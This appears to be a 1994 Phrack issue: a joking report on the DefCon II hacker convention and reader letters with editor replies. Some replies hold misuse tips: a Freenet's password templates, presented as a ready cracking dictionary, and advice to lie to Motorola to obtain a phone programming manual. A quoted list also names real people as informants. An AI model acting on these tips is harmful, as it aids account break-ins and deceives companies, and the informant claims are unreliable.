As the throngs pressed to register, I saw an old friend, Erik Bloodaxe. I've known him for several years now and he's even come over to baby sit the kids when he's in town. (Good prac\037 tice.) Erik is about as famous as they come in the world of hackers. Above ground the authorities investigated him for his alleged participation in cyber crimes: after all, he was one of the founders of the Legion of Doom, and so, by default, he must have done something wrong. Never prosecuted, Erik Bloodaxe lives in infamy amongst his peers. To belay any naysayers, Erik ap\037 peared on every single T-shirt there.

"I Only Hack For Money,"
Erik Bloodaxe

proclaimed dozens of shirts wandering through the surveillance laden casinos. His is a name that will live in infamy.

So I yelled out, "Hey Chris!" He gave his net-name to the desk/table registrar. "Erik Bloodaxe."

"Erik Bloodaxe?" piped up an excited high pitched male voice. "Where?" People pointed at Chris who was about to be embarrass\037 ingly amused by sweet little tubby Novocain who practically bowed at Chris's feet in reverence. "You're Erik Bloodaxe?" Novocain said with nervous awe - eyes gleaming up at Chris's ruddy skin and blond pony-tail.

"Yeah," Chris said in the most off handed way possible. For people who don't know him this might be interpreted as arrogance (and yes there is that) but he also has trouble publicly accept\037 ing the fame and respect that his endearing next-generation teenage fans pour on him.

"Wow!" Novocain said with elegance and panache. "You're Erik Bloodaxe." We'd just been through that said Chris's eyes.

"Yeah."

"Wow, well, um, I . . . ah . . . you're . . . I mean, wow, you're the best." What does Sylvia Jane Miller from Rumpsteer, Iowa say to a movie star? This about covered it. The Midwest meets Madonna. "Wow!" Only here it's Novocain meets Cyber Christ himself.

Like any other security show or conference or convention there is a kickoff, generally with a speech. And DefCon II was no excep\037 tion. Except.

Most conventional conventions (ConCons) start at 7:30 or 8:00 AM because, well, I don't know exactly why, except that's when so-called suits are expected to show up in their cubicles. Def\037 Con, on the other hand, was scheduled to start at 10PM on Friday night when most hakcers show up for work. Most everyone had arrived and we were anxiously awaiting the opening ceremonies. But, here is where Jeff's lack of experience came in. The kick-off speaker was supposed to be Mark Ludwig of virus writing fame and controversy. But, he wasn't there!

He had jet lag.

"From Phoenix?" I exclaimed in mock horror to which nearby hack\037 ers saw the absurdity of a 45 minute flight jet lag. Mark has a small frame and looks, well, downright weak, so I figured maybe flying and his constitution just didn't get along and he was massaging his swollen adenoids in his room.

"Oh, no! He's just come in from Australia . . ." Well that explains it, alright! Sorry for the aspersions, Mark.

But Jeff didn't have a back up plan. He was screwed. Almost four hundred people in the audience and nothing to tell them. So, and I can't quite believe it, one human being who had obviously never stood in front of a live audience before got up in an impromptu attempt at stand up comedy. The audience was ready for almost anything entertaining but this guy wasn't. Admittedly it was a tough spot, but . . .

"How do you turn a 486 into an 8088?"

"Add Windows." Groan. Groan.

"What's this?" Picture the middle three fingers of your right hand wiggling madly.

"An encrypted this!" Now hold out just the middle finger. Groan. Groan.

"What's this?" Spread your legs slightly apart, extend both hands to the front and move them around quickly in small circles.

"Group Air Mouse." Groan.

The evening groaned on with no Mark nor any able sharp witted comedian in sight.

Phil Zimmerman wrote PGP and is a God, if not Cyber-Christ him\037 self to much of the global electronic world. Preferring to call himself a folk hero (even the Wall Street Journal used that term) Phil's diminutive height combined with a few too many pounds and a sweet as sweet can be smile earn him the title of Pillsbury Dough Boy look alike. Phil is simply too nice a guy to be em\037 broiled in a Federal investigation to determine if he broke the law by having PGP put on a net site. You see, the Feds still think they can control Cyberspace, and thereby maintain antique export laws: "Thou shalt not export crypto without our approval" sayeth the NSA using the Department of Commerce as a whipping boy mouth piece. So now Phil faces 41-51 months of mandatory jail time if prosecuted and convicted of these absurd laws.

Flying in from Colorado, his appearance was anxiously awaited. "He's really coming?" " I wonder what he's like?" (Like every\037 one else, fool, just different.) When he did arrive, his shit-eating grin which really isn't a shit-eating grin, it's just Phil's own patented grin, preceeded him down the hallway.

"Here he is!" "It's Phil Zimmerman." Get down and bow. "Hey,

Phil the PGP dude is here."

He was instantly surrounded by those who recognize him and by those who don't but want to feel like part of the in-crowd. Chat chat, shit-eating grin, good war stories and G-rated pleas\037 antries. Phil was doing what he does best: building up the folk hero image of himself. His engaging personality (even though he can't snorkel to save his ass) mesmerized the young-uns of the group. "You're Phil?"

"Yeah." No arrogance, just a warm country shit-eating grin that's not really shit-eating. Just Phil being Phil. He plays the part perfectly.

Despite the attention, the fame, the glory (money? nah . . .) the notoriety and the displeased eyes of onlooking Computer Cops who really do believe he belongs in jail for 4 years, Phil had a problem tonight. A real problem.

"I don't have a room!" he quietly told Jeff at the desk. "They say I'm not registered." No panic. Just a shit-eating grin that's not a shit-eating grin and hand the problem over to the experts: in this case Jeff Moss. Back to his endearing fans. Phil is so damned kind I actually saw him giving Cryptography 101 lessons on the corner of a T-shirt encrusted table. "This is plaintext and this is crypto. A key is like a key to your hotel room . . . " If only Phil had a hotel room.

Someone had screwed up. Damn computers. So the search was on. What had happened to Phil's room? Jeff is scrambling and trying to get the hotel to rectify the situation. Everyone was abuzz. Phil, the crypto-God himself was left out in the cold. What would he do?

When suddenly, out of the din in the halls, we heard one voice above all the rest:

"Phil can sleep with me!"

Silence. Dead stone cold silence. Haunting silence like right after an earthquake and even the grubs and millipedes are so shaken they have nothing to say. Silence.

The poor kid who had somehow instructed his brain to utter the words and permitted them to rise through his esophagus and out over his lips stood the object of awe, incredulity and mental question marks. He must have thought to himself, "what's every\037 one staring at? What's going on? Let me in on it." For the longest 10 seconds in the history of civilization he had abso\037 lutely no clue that he was the target of attention. A handful of people even took two or three steps back, just in case. Just in case of what was never openly discussed, but nonetheless, just in case.

And then the brain kicked in and a weak sheepish smile of guilt overcame this cute acne-free baby-butt smooth-faced hacker who had certainly never had a shave, and was barely old enough to steer his own pram.

"Ohhhhhh . . . . noooooo," he said barely louder than a whisper. "That' not what I mean!"

I nearly peed laughing so hard in unison with a score of hackers who agreed that these misspoken words put this guy in the unenvi\037 able position of being the recipient of a weekend of eternal politically incorrect ridicule.

"Yeah, right. We know what you mean . . "

"No really . . ." he pleaded as the verbal assaults on his al\037

leged sexual preferences were slung one after the other.

This poor kid never read Shakespeare: "He who doth protest too much . . ."

If we couldn't have a great kickoff speech, or comedian, this would have to do.

The majority of the evening was spent making acquaintances:

"Hi, I'm Jim. Oops, I mean 'Septic Tank," was greeted with "Oh, you're Septic. I'm Sour Milk." (Vive la difference!) People who know each other electronically are as surprised to meet their counterparts as are first daters who are in love with the voice at the other end of the phone. "Giving good phone" implies one thing while "Having a great keystroke" just might mean another.

The din of the crowd was generally penetrated by the sounds of a quasi-pornographic Japanese high tech toon of questionable so\037 cially redeeming value which a majority of the crowd appeared to both enjoy and understand. I am guilty of neither by reason of antiquity.

And so it goes.

* * * * *

Phil Zimmerman must have gotten a room and some sleep because at 10AM (or closely thereafter) he gave a rousing (some might say incendiary) speech strongly attacking the government's nearly indefensible position on export control

I was really impressed. Knowing Phil for some time, this was the first time I ever heard him speak and he did quite an admirable job. He ad libs, talks about what he want to talk about and does so in a compelling and emotional way. His ass is on the line and he should be emotional about it. The audience, indeed much of counter culture Cyberspace loves Phil and just about anything he has to say. His affable 40-something attorney from Colorado, Phil DuBois was there to both enjoy the festivities and, I'm sure, to keep tabs on Phil's vocalizations. Phil is almost too honest and open for his own good. Rounds and rounds of sincere appreciation.

Hey kids, now it's time for another round of Spot The Fed. Here's your chance to win one of these wonderful "I Spotted A Fed" T-shirts. And all you have to do is ID a fed and it's yours. Look around you? Is he a Fed? Is she under cover or under the covers? Heh, heh. Spot the Fed and win a prize. This one-size-fits-all XXX Large T-shirt is yours if you Spot the Fed. I had to keep silent. That would have been cheating. I hang out on both sides and have a reputation to maintain.

"Hey, I see one" screeched a female voice (or parhaps it was Phil's young admirer) from the left side of the 400+ seat ball\037 room. Chaos! Where? Where? Where's the fed? Like when Jose Consenko hits one towards the center field fence and 70,000 screaming fans stand on their seats to get a better view of a three inch ball 1/4 mile away flying at 150 miles per hour, this crowd stood like Lemmings in view of Valhalla the Cliff to espy the Fed. Where's the Fed?

Jeff jumped off the stage in anxious anticipation that yet anoth\037 er anti-freedom-repressive law enforcement person had blown his cover. Where's the Fed? Jeff is searching for the accuser and the accused. Where's the Fed? Craned necks as far as the eye can see; no better than rubber neckers on Highway 95 looking for steams of blood and misplaced body parts they half expected a Fed

to be as distinctly obvious as Quasimoto skulking under the Gorgoyled parapits of Notre Dame. No such luck. They look like you and me. (Not me.) Where's the Fed?

He's getting closer, closer to the Fed. Is it a Fed? Are you a Fed? C'mon, fess up. You're a a fed. Nailed. Busted. Psyche!

Here's your T-shirt. More fun than Monty Hall bringing out aliens from behind Door #3 on the X-Files. Good clean fun. But they didn't get 'em all. A couple of them were real good. Must have been dressed like an Hawaiian surf bum or banshee from Hellfire, Oregon. Kudos to those Feds I know never got spotted. Next year, guys. There's always next year.

Phil's notoriety and the presence of the Phoenix, Arizona prosecu\037
tor who was largely responsible for the dubiously effective or righteous Operation Sun Devil, Gail Thackeray ("I change job every 4 years or so - right after an election") brought out the media. The LA TV station thought they might have the makings of a story and sent a film crew for the event.

"They're Feds. The ones with the cameras are Feds. I know it. Go ask 'em." No need. Not.

"Put away that camera." At hacking events it's proper etiquette to ask if people are camera shy before shooting. The guy that I was sitting next to buried his face in his hands to avoid being captured on video tape.

"What are you; a Fed or a felon?" I had to ask.

"What's the difference," his said. "They're the same thing." So which was it, I wondered. For the truly paranoid by the truly paranoid.

"Get that thing outta here," he motioned to the film crew who willingly obliged by turning off the lights. "They're really Feds," he whispered to me loud enough for the row in front and behind us to hear.

I moved on. Can't take chances with personal safety when I have kids to feed. Fed or felon, he scared me.

Gail Thackeray was the next act on stage. She was less in agree\037
ment about Phil Zimmerman than probably anyone (except the unde\037
tected Feds) in the audience. She, as expected, endorsed much of the law enforcement programs that revolve around various key management (escrow) schemes. Phil recalls a letter from Burma that describe how the freedom fighters use PGP to defend them\037
selves against repression. He cites the letter from Latvia that says electronic freedom as offered by PGP is one of the only hopes for the future of a free Russia. Gail empathizes but sees trouble closer to home. Terrorism a la World Trade Center, or rocket launchers at O'Hare Airport, or little girl snuff films in Richmond, Virginia, or the attempt to poison the water supply outside of Boston. These are the real threats to America in the post Cold War era.

"What about our personal privacy!" cries a voice. "We don't want the government listening in. It's Big Brother 10 years behind schedule."

Gail is amused. She knew it would be a tough audience and has been through it before. She is not shaken in the least.

"I've read your mail," she responds. "Its not all that interest\037
ing." The audience appreciates a good repartee. "You gotta pay me to do this, and frankly most of it is pretty boring." She successful made her point and kept the audience laughing all the way.

She then proceeded to tell that as she sees it, "The expectation of privacy isn't real." I really don't like hearing this for I believe in the need for an Electronic Bill of Rights. I simply think she's wrong. "History is clear," she said "the ability to listen in used to be limited to the very few. The telegraph was essentially a party line and still today in some rural areas communications aren't private. Why should we change it now?"

"Gail, you're so full of shit!" A loud voice bellowed from next to me again. Boy can I pick seats. "You know perfectly well that cops abuse the laws and this will just make their jobs easier. Once people find a way to escape tyranny you all want to bring it right back again. This is revolution and you're scared of los\037 ing. This kind of puke scum you're vomiting disgusts me. I just can't take it any more. " Yeah, right on. Scattered applause. While this 'gent' may have stated what was on many minds, his manner was most unbefitting a conference and indeed, even DefCon II. This was too rude even for a hacker get-together. The man with the overbearing comments sat down apologizing. "She just gets me going, she really does. Really pisses me off when she goes on like about how clean the Feds are. She knows better than to run diarrhea of the mouth like that."

"You know," she continued. "Right across the street is a Spy Shop. One of those retail stores where you can buy bugs and taps and eavesdropping equipment?" The audience silently nodded. "We as law enforcement are prohibited by law from shopping there and buying those same things anyone else can. We're losing on that front." Cheers. Screw the Feds.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 2 of 28

****

Phrack Loopback

I'd like to write you about my friends cat. His name is 'Cid. Cid loves reading, in fact he'll read just about anything, from the labels on his cat food tins to the instructions on the "real" use of his Grafix (incense burner :)). Well one take, 'Cid (or was it me) was indulging in the reason he got his moniker and mentioned that he'd like to receive Phrack. Well i told him he could just subscribe to it and then he went into a real sob story about how he doesn't have net access. So as a favor to 'Cid (who really does exist, and really has tripped out on brain blotters) i'd like to subscribe to Phrack.

[You my want to take note that Phrack can also be printed on paper. Now, that's a lot of blotter.

You've got your subscription, now go watch some anime.]

I recently got a new job and shortly after beginning working there, they decided to retool and reorganize a bit for better productivity.

While we were going through some old boxes and stuff, I came across a little black box with the words "Demon Dialer" molded into the front of it, it even had the (functional!) 20volt power supply.

Needless to say I was pretty happy with my find. I asked if I could have it and since no one else there seemed to know what to make of it, mine it was!

My only problem now... I've played around with it, and it seems to do a lot more than what I originally thought, but the fact of the matter is.. I really haven't the foggiest idea of how to get it to REALLY work for me.

If anyone has any information, or better still, actual documentation for a Telephonics Inc, Demon Dialer.. I'd really appreciate passing it on to me.

Also, something rater strange. The phone cable attached to it had a normal looking 4-wire connector on one end, but the other was split to have RJ jacks, one with the yellow-black combo and one with the red-green. The split ends (sorry :)) were plugged into the WALL and PHONE jacks on the demon dialer. The purpose for this perplexes me since one's supposed to be input and one's supposed to be a passthrough for the phone to be plugged into.

Anyway, any info would be nice. Thanks guys.

[Telephonics was one of those odd telco device manufacturers back in the 80's. They made the demon dialer (a speed dialing device), a two-line conference box, a divertor, etc. Essentially, they provided in hardware what the telco's were beginning to roll-out in software.

I think the line splitter you have was merely plugged into those two jacks for storage purposes. What that probably was for was to allow two lines to use the Demon Dialer. It was probably just reversed when your company boxed it so it wouldn't get lost.

I'm not sure if Telephonics is still in business. A good place to start looking for info would be comp.dcom.telecom or alt.dcom.telecom. Another good place may be Hello Direct (800-HI-HELLO). They used to do have Telephonics equipment available for mail-order.]

I saw an ad for a book called "Secrets of a SuperHacker" by Knightmare.
Supposedly it intersperses tales of his exploits with code and examples.
I have big doubts, but have you heard anything good/bad about it?

[Your doubts are well founded. I got an advance copy of that book.
Let's put it this way: does any book that contains over a dozen pages
of "common passwords" sound like ground breaking material?

This book is so like "Out of the Inner Circle" that I almost wanted
to believe Knightmare (Dennis Fiery) was really yet another
alias for Bill Landreth. Imagine "Out of the Inner Circle" with
about a hundred or more extra pages of adjectives and examples that
may have been useful years back.

The Knightmare I knew, Tom in 602, whose bust by Gail Thackeray
gave law enforcement a big buffer of the Black Ice Private BBS
and help spark the infamous LOD Hacker Crackdown, certainly didn't
have anything to do with this. In fact, the book has a kind of
snide tone to it and is so clueless, that leads me to believe it
may have been written by a cop or security type person looking to
make a quick buck.

As far as source code, well, there is a sample basic program that
tries to emulate a university login.

If you want a good book, go buy "Firewalls and Internet Security" by
Cheswick and Bellovin.]

Hey Chris,

I'm sure you are under a constant avalanche of requests for certain files,
so I might as well add to your frustration <grin>. I know of a program
that supposedly tracks cellular phone frequencies and displays them on
a cellmap. However, I don't know the name of the program or (obviously)
where to find this little gem. I was wondering if you could possibly
enlighten me on a way to acquire a program similar to the one I have
described. I have developed some other methods of tracking locations
of cellular calls. However my methods rely on a database and manually
mapping cellular phones, this method is strictly low tech. Of course
this would be for experimental use only, therefore it would not be used
to actually track actual, restricted, radio spectrum signals. I wouldn't
want the aether Gestapo pummeling our heads and necks.

[I don't know of anything that plots frequencies on a cellmap. How would
you know the actual locations of cells for whatever city you may
be in to plot them accurately?

There are a number of programs written to listen to forward channel messages
and tell you when a call is going to jump to another channel. The cellular
telephone experimenter's kit from Network Wizards has a lot of nice
C source that will let you write your own programs that work with their
interface to the OKI 900. I suppose you could get the FCC database
CD-ROM for your state and make note of longitude and latitude of cell sites
and make your own database for your city, and then make a truly
visual representation of a cellmap and watch calls move from cell to cell.
But I don't think there is such a thing floating around the underground
at present.

Of course the carriers have this ability, and are more than happy to make
it available to Law Enforcement (without a warrant mind you). Hi OJ!

email Mark Lottor mw@nw.com for more info about the CTEK.]

I saw this in a HoHoCon ad:

Top Ten Nark List
1. Traxxter
2. Scott Chasin
3. Chris Goggans
4. Aget Steal
5. Dale Drrew
6. Cliff Stoll
7. [blank]
8. Julio Fernandez
9. Scanman
10. Cori Braun

What did Chris Goggans do? Isn't he Erik Bloodaxe, the publisher of Phrack? I sincerely doubt that the feds would have someone working for them that puts out a publication like Phrack. It would be way too much of an embarrassment for them. I wrote to the editor of Phrack when I read that Agent Steal said that the publisher of Phrack was a Fed - IN PHRACK no less. He said it was a stupid rumor. Is there anything to support this fact? And why is there now some manhunt for Agent Steal (at CFP the FBI was checking legs) if Steal was admittedly their employee? The whole thing is very confusing to me. Please explain. If Goggans isn't Bloodaxe then he'd Knight Lightning (this just came to me). Nevertheless, what's the story here?

[First off, I think you take things a little too seriously. If you are on a nark hunt, worry about your associates, not people you obviously don't even know. Chris Goggans (ME) is most positively Erik Bloodaxe. Thanks for remembering.

Agent Steal was involved with the FBI. This is a fact. In his case, he even appeared to have some kind of immunity while trying to gather information on other hackers like Mitnik and Poulsen. This immunity is under scrutiny by the Bureau's own Internal Affairs (or so the new rumors go), since Steal was pulling a fast one and committing crimes the Bureau didn't know about to get some quick cash while he set up his friends.

My story is a bit more convoluted. You can sum it up by saying, if you interfere with my businesses, I'll try my best to track you down and turn you in. I guess I am a nark.]

I read in the last Phrack (45) that you wanted someone to write a few words on scrambling systems. Give me a rough outline of what you want and I'll see if I can help :-) Basically I wrote the Black Book (European Scrambling Systems 1,2,3,4,5 and World Satellite TV & Scrambling Methods) and also edit Hack Watch News & Syndicated HackWatch. They all deal with scrambling system hacks as opposed to computer hacking & phreaking. (Things are a bit iffy here as regards phreaking as all calls are logged but the eprom phone cards are easy to hack) Oh yeah and another claim to fame ;-) if you can call it that, is that I was quoted in an article on satellite piracy in "Wired" August issue.

This Hawkwind character that you had an article from in Phrack43 sounds like a *real* hacker indeed :-> Actually there is an elite in Ireland but it is mainly concerned with satellite hacking and that Hawkwind character is obviously just a JAFA (Irish hacker expression - Just Another Fu**ing Amateur). Most of the advanced telco stuff is tested in the south of the country as Dublin is not really that important in terms of comms - most of the Atlantic path satellite comms gear and brains are on the south coast :-)

Actually the Hawkwind article really pissed off some people here in Ireland - there were a few questions asked on my own bbs (Special Projects +353-51-50143) about this character. I am not even sure if the character is a real hacker or just a wannabe - there were no

responses from any of his addresses. SP is sort of like the neutral territory for satellite and cable hacking information in Europe though there are a few US callers. With the way things are going with your new DBS DirecTv system in the US, it looks like the European satellite hackers are going to be supplying a lot of information (DirecTv's security overlay was developed by News Datacom - the developers of the totally hacked VideoCrypt system here in Europe).

There telco here uses eprom phone cards. These are extremely easy to hack (well most real hackers in .IE work on breaking satellite scrambling systems that use smart cards) as they are only serial eprom.

Regards

[About the satellite information: YES! Write the biggest, best article the whole fucking hacker world has ever seen about every aspect of satellite tv!! Personally, I'm more interested in that than anything else anyone could possibly write (seeing as how I'm about to buy a dish for both C and Ku).

About Hawkwind's article on hacking in Ireland: If I were to write an article about hacking in America, it would be entirely different than anyone else in America would write. A country is a big place. Just because someone else's hacking experience is different than your own, it's no reason to discredit them. However, if your exposure to the scene in Ireland is so completely different than Hawkwind's, I would LOVE to print it as well.]

The Columbus Freenet uses a password generating routine that takes the first and last initial of the user's real name, and inserts it into a randomly chosen template. Some of the templates are:

```
E(f)www5(l)
(f)22ww5(l)    where f and l are first and last initials
(f)2ww97(l)
(f)2ww95(l)
```

and so on. There are not too many of these templates, I guess maybe 50. I imagine most people go in and change their password right away, but then again that's what a prudent person would do (so they probably don't).

Columbus 2600 meetings:

Fungal Mutoid-sysop of The KrackBaby BBS (614-326-3933) organized the first 2600 meetings in Columbus, unfortunately hardly anyone shows up... I don't know why HP is so dead in Central Ohio, but fear and paranoia run rampant.
That's all for now...keep up with the good work!

R.U.Serius?!

[Hmmm...templates are always a bad thing. All one has to do is get the program that generates them, and viola, you've got a pre-made dict file for your crack program. Not very smart on the part of the Freenet, but hacking a Freenet, is like kicking a puppy.

I hope more people go to your 2600 meetings. The ones here in Austin kinda died out too. Maybe our cities are just lame.]

A complaint: That piece about McDonald's in Phrack 45 was, in a word, LAME. Surely Phrack can do better. Maliciousness for its own sake isn't very interesting and frankly the article didn't have any ideas that a bored 13-year-old couldn't have thought up--probably written by one.

That aside, I found some good stuff in there. Some of it was old news,

but Phrack serves an archival purpose too, so that was ok. On a more personal note, I could really relate to your account of HoHoCon--not that I was there, just that I have started to feel old lately even though I don't turn 25 for another 2 days :) Sometimes I feel myself saying things like "Why, sonny, when I was your age the Apple II was king..."

Keep up the good work, and don't let the lamers get you down.

[Thanks for the letter. I personally thought the McDonald's file was a laugh riot. Even if it was juvenile and moronic, I wouldn't expect anyone to analyze it and go through with anything it contained. It was just for fun. Lighten up :)

I am glad to see that at least someone else recognizes that Phrack is attempting to serve as an archive of our subculture, rather than just a collection of technical info that will be outdated overnight, or a buglist that will be rendered mostly unusable within hours of release.

There is so much going on within the community, and it is becoming such a spectacle in the popular media, that in 20 years, we can all go back and look at Phrack and remember the people, places, and meetings that changed the face of the net.

Or maybe I'm just terribly lame, and either 1) refuse to put in the good stuff, 2) don't have access to the good stuff, 3) exist only as a puppet agent of The Man, or 4) Don't know nothin' 'bout Telco!
But you know what they say about opinions.]

I have a few comments on your editorial in Phrack 44 (on information wants to be free). Thanks for voicing an opinion that is shared by many of us. I am glad to see a public figure in the CuG with nutz enuff to actually come out and make such a statement and mean it.
Again, thanks.

Now on the subject of hacking as a whole. Is it just me, or are the number of losers on the increase? There have always been those who would try and apply these skills to ripoff scams and system trashing but now that seems to be the sole intent of many of the "hackers" I come into contact with. What ever happened to hacking to learn more about the system. To really hack a system (be it phone, computer), is a test of skill and determination, and upon success you walk away with a greater understanding of the machine and its software. Hacking is more than just knowing how to run crack on a filched password file, or using some exploitation scripts picked up on IRC, it is a quest for knowledge and gaining superiority over a system by use of great skill acquired by a deliberate effort. Once was a time when things like toll fraud (I do miss blue boxes) were a means to an end, now they seem to be the end in itself.

Also, I am researching info on OSI comsec procedures and have found some really interesting goodies, if you are interested in publishing my piece when completed, let me know..

[(NOTE: This came from a .mil)
Man, I'm glad to see that people in the armed forces still have minds of their own. Not many people would express such a thing openly.

Yes, the destructive/profit-motivated trends of many of the hackers of today are pretty sad. But you have to realize, as the technology becomes more and more like consumer electronics, rather than the traditional mold of computer as scientific research tool, an entirely different market segment will be exposed to it and use the technology for less than scrupulous means.

Even the act of hacking itself. Today, I can basically gain access to any model of system known to man by asking. I realize that there are many who cannot accomplish such a thing, but with the proliferation of public access sites, almost everyone can afford access to the net to explore and learn. The point comes down to this:

if you have an account on a Sun, why do you need an account on a Sun at Boeing, unless you either 1) want to sell the cad files of the 777 to Airbus or McDonnell-Douglas 2) want to get financial information to make a killing on Wall Street, or 3) just want to have an ego boost and say "I OWN BOEING!"

Personally, I can understand the ego boost aspect, but I've decided that I'd much rather get paid by a company like Boeing to hack for them than against them. I don't want to sell anyone's info, so hacking into any company is basically useless to me, unless they are paying me to look for potential weaknesses.

Granted, it's not an easy market to get into, but it's a goal to shoot for.

And for those who find it impossible to quit due to fear of losing their edge, check out my editorial in this issue for a possible solution.]

I am looking for a Macintosh app that does the same thing as an app called "Demon Dial" that has been lost in the annals of software history due to the fact that some people (sysops) question whether it is illegal software (it dials up a series of phone #'s looking for data connections). Do you know where I could find an application for the Mac that does this simple function?

[We had a guy ask in an earlier issue for Macintosh hacking/phreaking apps. Noone responded. Hell, I know SOMEONE has to use a Mac out there. Are you Mac-weenies all embarrassed to speak up?

Hell, uuencode and email me your aps, and I'll put them up for ftp! Help out your poor fellow Macintosh users. I certainly would if I could, but the thought of touching a Mac gives me the chills.]

Have you ever heard of being denied access to your own cell phone? I am currently in the process of buying a cell phone and was informed that I COULD NOT have the programming guide of the security code they enter to program my phone. In my opinion the key word is "MY." If I get a digital security system for my house you better damn well figure I will have the security codes for that. The phone was a Motorola flip phone. I called Motorola and explained how displeased I was with this company and they said they could not interfere with a reps. policy. When I was selling car phone we kept the programming guide unless they asked for it. I demanded it and they laughed in my face. Who said "the customer is always right" anyway?

Thanks, any info is greatly appreciated. By the way, you wouldn't happen to have the CN/A number for 815 would you? Also, any ANAC would be very helpful.

[Well, I hate to say it, but you got typical service from your cellular agent. Let's face it, these sales reps probably knew about as much about that programming manual as I do nuclear physics: "Its confusing, but if you understand it, you can fuck things up."

I am surprised that Motorola wouldn't sell you the book though. Motorola will sell anybody anything. You probably called the wrong place. Moto is so huge they've got multiple groups working on somewhat similar technologies with absolutely no communication between the groups. Sometimes they are in different countries, but sometimes they are in the same city! I would suggest you call a local FAE (Field Applications Engineer)
and get them to get the book for you. Make up some story about working on some computer controlled application with the phone, and that

you need any and all documentation on the phone. They'll do it. Money is money.

As far as the 815 CNA, hell, just call the business office. I haven't called a CNA in years, only the business office. They are nice people. And no PINs.

815 ANAC: ok guys, someone must have one...email it!

"The customer is always right" wasn't in Bartlett's or Columbia's books of famous quotations. I guess that phrase has been written out of out history. So, from now on you aren't always right, I guess.]

Dear Phrack:

We want you!

We want you to be a part of our cutting edge documentary that is traversing across the "NEW EDGE" of computers, culture, and chaos.

Working in conjunction with Douglas Rushkoff, the best selling author of "CYBERIA," we are currently gathering together the leaders of this technological and cultural revolution. This is not a documentary in the traditional sense of the word. It is more of an exploration, a journey, a unique vision of the world as seen through the eyes of those who live on the bleeding edge; where technology, art, science, music, pleasure, and new thoughts collide. A place people like you and me like to call home.

"New Edge" will deliver a slice of creativity, insanity, and infallibility, and feed those who are hungry for more than what Main Street USA has to offer. This project will detonate across the US and around the world. It will become the who's who of the new frontier and you belong on it's illustrious list of futurians. Please look over the enclosed press release description of the project.

Phrack has long been the ultimate source for hack/phreak info, and helped to push the limits of free speech and information. The role that Phrack has played in the Steve Jackson Games Case set an important precedent for CyberLaw. We will also be interviewing several people from the EFF.

Please call me ASAP to schedule an interview for "New Edge", or send me E-Mail.

Sincerely,

Todd LeValley
Producer, N E W E D G E
(310) 545-8138 Tel/Fax
belief@eworld.com

W E L C O M E
T O T H E
W O R L D
O N T H E
E D G E O F
T H E F U T U R E

W E L C O M E
T O T H E
N E W E D G E
-the documentary-

T h e O r g a n i z a t i o n

Belief Productions in association with Film Forum.

T h e M i s s i o n

Journey through the labyrinth of cyberia and experience the people, places and philosophy that construct cyberspace and the shores of the technological frontier. This fast paced visual voyage through the digital revolution will feature interviews with the innovators, artists, cyberpunks, and visionaries from all sides of the planet. These specialists are the futurists who are engineering our cybergenic tomorrow in laboratories today. Along the way we will investigate the numerous social and political issues which are cropping up as each foot of fiber optic cable is laid. Artificial intelligence, the Internet, nanotechnology, interactive media, computer viruses, electronic music, and virtual reality are just a few of the many nodes our journey will explore.

T h e F u n d i n g

This exploration is sponsored in part by a grant from The Annenberg Foundation in association with the LA based non-profit cutting-edge media group Film Forum.

T h e P r o c e s s

The New Edge project will capture moving images with a variety of input devices and then assemble them into one fluid documentary using Apple Macintosh Quadras & PowerMac computers. The post production work will be done entirely on the computers using the Radius Video Vision Telecast Board in conjunction with Quicktime software applications such as Adobe Premiere 4.0 and CoSA After Effects 2.01. The final piece will be recorded to BETACAM SP videotape for exhibition and distribution. The capture formats for the project will include: BETACAM SP, Super VHS, Hi-8, 16MM Film, Super-8 Film, 35MM Stills, and the Fisher
Price Pixelvision 2000.

T h e R e s u l t s

New Edge will pride itself on an innovative visual and aural style which before today, could only be created on high-end professional video systems and only for short format spots. The New Edge documentary will be two hours in length and will have a dense, layered look previously featured only in much shorter pieces. New Edge will be a showcase piece not only for the content contained within, but for the way in which the piece was produced. It will be a spectacular tribute to the products and technology involved in its creation.

D i s t r i b u t i o n

Direct Cinema - Distributes videos to Libraries, Schools, and Universities throughout the United States.

Mico Entertainment/NHK Enterprises - Provider of American programming for Japanese Television.

Labyrinth Media Ltd. - European reality-based documentary distributor

T h e A u d i e n c e

New Edge is aimed at both the technophiles and technophobes alike. While the show will feature very complex and sophisticated topics, the discussions will be structured to appeal to both those who do and do not have the technical framework that underlines the cyberian movement. The show's content and style will make it readily available to the MTV and Generation X demographic groups as well as executives who want to stay on top of the latest technological advances. Individuals who read Mondo 2000 and Wired magazine will also naturally latch on to this electronic
presentation of their favorite topics.

T h e G u i d e s

Mike Goedecke - Director/Graphic Designer
Mike was the Writer/Director/Cinematographer for the Interplay CD-ROM game entitled Sim City. Acting as graphic designer for the Voyager Co.- Criterion Laser Disc Division his work is featured on titles such as: Akira, DEVO-The Truth About De-Evolution, The Adventures of Baron Munchausen, and Spartacus. Most recently he collaborated with Los Angeles Video Artist Art Nomura on a video installation piece entitled Digital Mandala. The piece was edited, composited , and mastered to Laser Disc using an Apple Macintosh Computer and off-the-shelf software. The installation is scheduled to tour museums and art galleries across the United States and Europe. While attending Cinema/Television Graduate School at the University of Southern California, Mike directed the award winning documentary short Rhythm, which celebrates various musical cultures.

Todd LeValley - Producer/Graphic Designer
Todd is the Producer/Director of CyberCulture: Visions From The New Edge, a documentary that introduces the electronic underground. This project has been warmly received at numerous "Cyber Festivals" around the country, as well as at the Director's Guild Of America, and is currently being distributed by FringeWare Inc. Todd's commercial experience includes being the in-house graphic designer for Barbour/Langley Productions designing, compositing, and producing the graphic packages for several 20th Century Fox Television pilots and The Sci-Fi Trader for the USA Network/Sci-Fi Channel. Todd is a graduate of the Cinema/Television program at Loyola Marymount University.

Jeff Runyan - Cinematographer/Editor
Jeff received an MFA from the University of Southern California's Graduate School of Cinema/Television with an emphasis in cinematography and editing. He studied cinematography under the guidance of Woody Omens, ASC. and Earl Rath, ASC., and editing with Edward Dmytryk. Jeff was the cinematographer on the award wining documentary Rhythm. He has recently completed shooting and editing a documentary on Academy Award winning Cinematographer Conrad Hall for the ASC and has just finished directing a short film for USC Teleproductions.

Douglas Rushkoff - Cyber Consultant/Author
Douglas is the author of the best selling Harper Collins San Francisco novel, Cyberia. He spent two years of his life living among the key players in the cyber universe. Douglas knows the New Edge well and is providing us with the map to its points of interest, rest stops and travelers.

For more information, please contact:
Todd LeValley, Producer
Belief Productions
(310) 545-8138
belief@eworld.com

[Dear New Edge:

You have got to be kidding me. "Readers of Wired and Mondo 2000 will naturally latch on to this electronic presentation of their favorite topics?"

